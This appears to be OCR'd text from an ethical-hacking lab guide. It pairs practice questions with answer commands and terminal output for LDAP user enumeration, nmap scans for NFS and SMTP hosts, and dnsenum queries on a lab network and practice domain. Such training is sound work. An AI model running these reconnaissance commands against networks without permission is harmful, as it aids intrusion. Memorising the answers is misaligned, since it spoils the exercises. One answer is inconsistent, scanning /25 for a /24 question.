
```
ldapsearch -x -h 10.10.10.25 -b "DC=CEHORG,DC=com" "objectclass=user" cn

ldapsearch -x -H ldap://192.168.200.95 -b "DC=CEHORG,DC=com" "objectclass=user" cn
```


File Edit View Search Terminal Tabs Help
Parrot Terminal
ldapsearch -x -h 10.10.10.25 -b "DC=CEH...
Parrot Terminal
[root@parrot]-[/home/attacker]
#ldapsearch -x -h 10.10.10.25 -b "DC=CEHORG,DC=com" "objectclass=user" cn
extended LDIF
#
LDAPv3
base <DC=CEHORG,DC=com> with scope subtree
filter: objectclass=user
requesting: cn
#
Guest, Users, CEHORG.com
dn: CN=Guest,CN=Users,DC=CEHORG,DC=com
cn: Guest
ADMINDEPT, Domain Controllers, CEHORG.com
dn: CN=ADMINDEPT,OU=Domain Controllers,DC=CEHORG,DC=com
cn: ADMINDEPT
James D., Users, CEHORG.com
dn: CN=James D.,CN=Users,DC=CEHORG,DC=com
cn: James D.
Louis F., Users, CEHORG.com
dn: CN=Louis F.,CN=Users,DC=CEHORG,DC=com
cn: Louis F.
Luke K., Users, CEHORG.com
dn: CN=Luke K.,CN=Users,DC=CEHORG,DC=com




Perform an LDAP Search on the Domain Controller machine and find out the version of the LDAP protocol.


```
ldapsearch -h 10.10.10.25 -x -s base namingcontexts

ldapsearch -x -H ldap://192.168.200.95 -s base namingcontexts
```



What is the IP address of the machine that has NFS service enabled? Note: Target network 192.168.0.0/24.


```
sudo nmap -sV -p 2049 192.168.0.0/24
```



File Edit View Search Terminal Tabs Help
Parrot Terminal
nmap -sV -p 2049 192.168.0.0/24 - Parrot...
Parrot Terminal
[root@parrot]-[/home/attacker]
#nmap -sV -p 2049 192.168.0.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 13:06 EST
Nmap scan report for 192.168.0.2
Host is up (0.00078s latency).
PORT STATE SERVICE VERSION
2049/tcp filtered nfs
Nmap scan report for movies.cehorg.com (192.168.0.51)
Host is up (0.0028s latency).
PORT STATE SERVICE VERSION
2049/tcp open mountd 1-3 (RPC #100005)
Nmap scan report for cehorg.com (192.168.0.55)
Host is up (0.0023s latency).
PORT STATE SERVICE VERSION
2049/tcp closed nfs
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.58 seconds
[root@parrot]-[/home/attacker]
#



Perform a DNS enumeration on www.certifiedhacker.com and find out the name servers used by the domain.


```
dnsenum www.certifiedhacker.com
```



File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
[attacker@parrot]-[~]
$dnsenum www.certifiedhacker.com
dnsenum VERSION:1.2.6
----- www.certifiedhacker.com -----
Host's addresses:
certifiedhacker.com. 14400 IN A 162.241.216.11
Name Servers:
ns2.bluehost.com. 3600 IN A 162.159.25.175
ns1.bluehost.com. 3600 IN A 162.159.24.80
Mail (MX) Servers:
mail.certifiedhacker.com. 14400 IN A 162.241.216.11
Trying Zone Transfers and getting Bind Versions:



Find the IP address of the machine running SMTP service on the 192.168.0.0/24 network.


```
nmap -sV -T4 -p 25 192.168.0.0/25
```

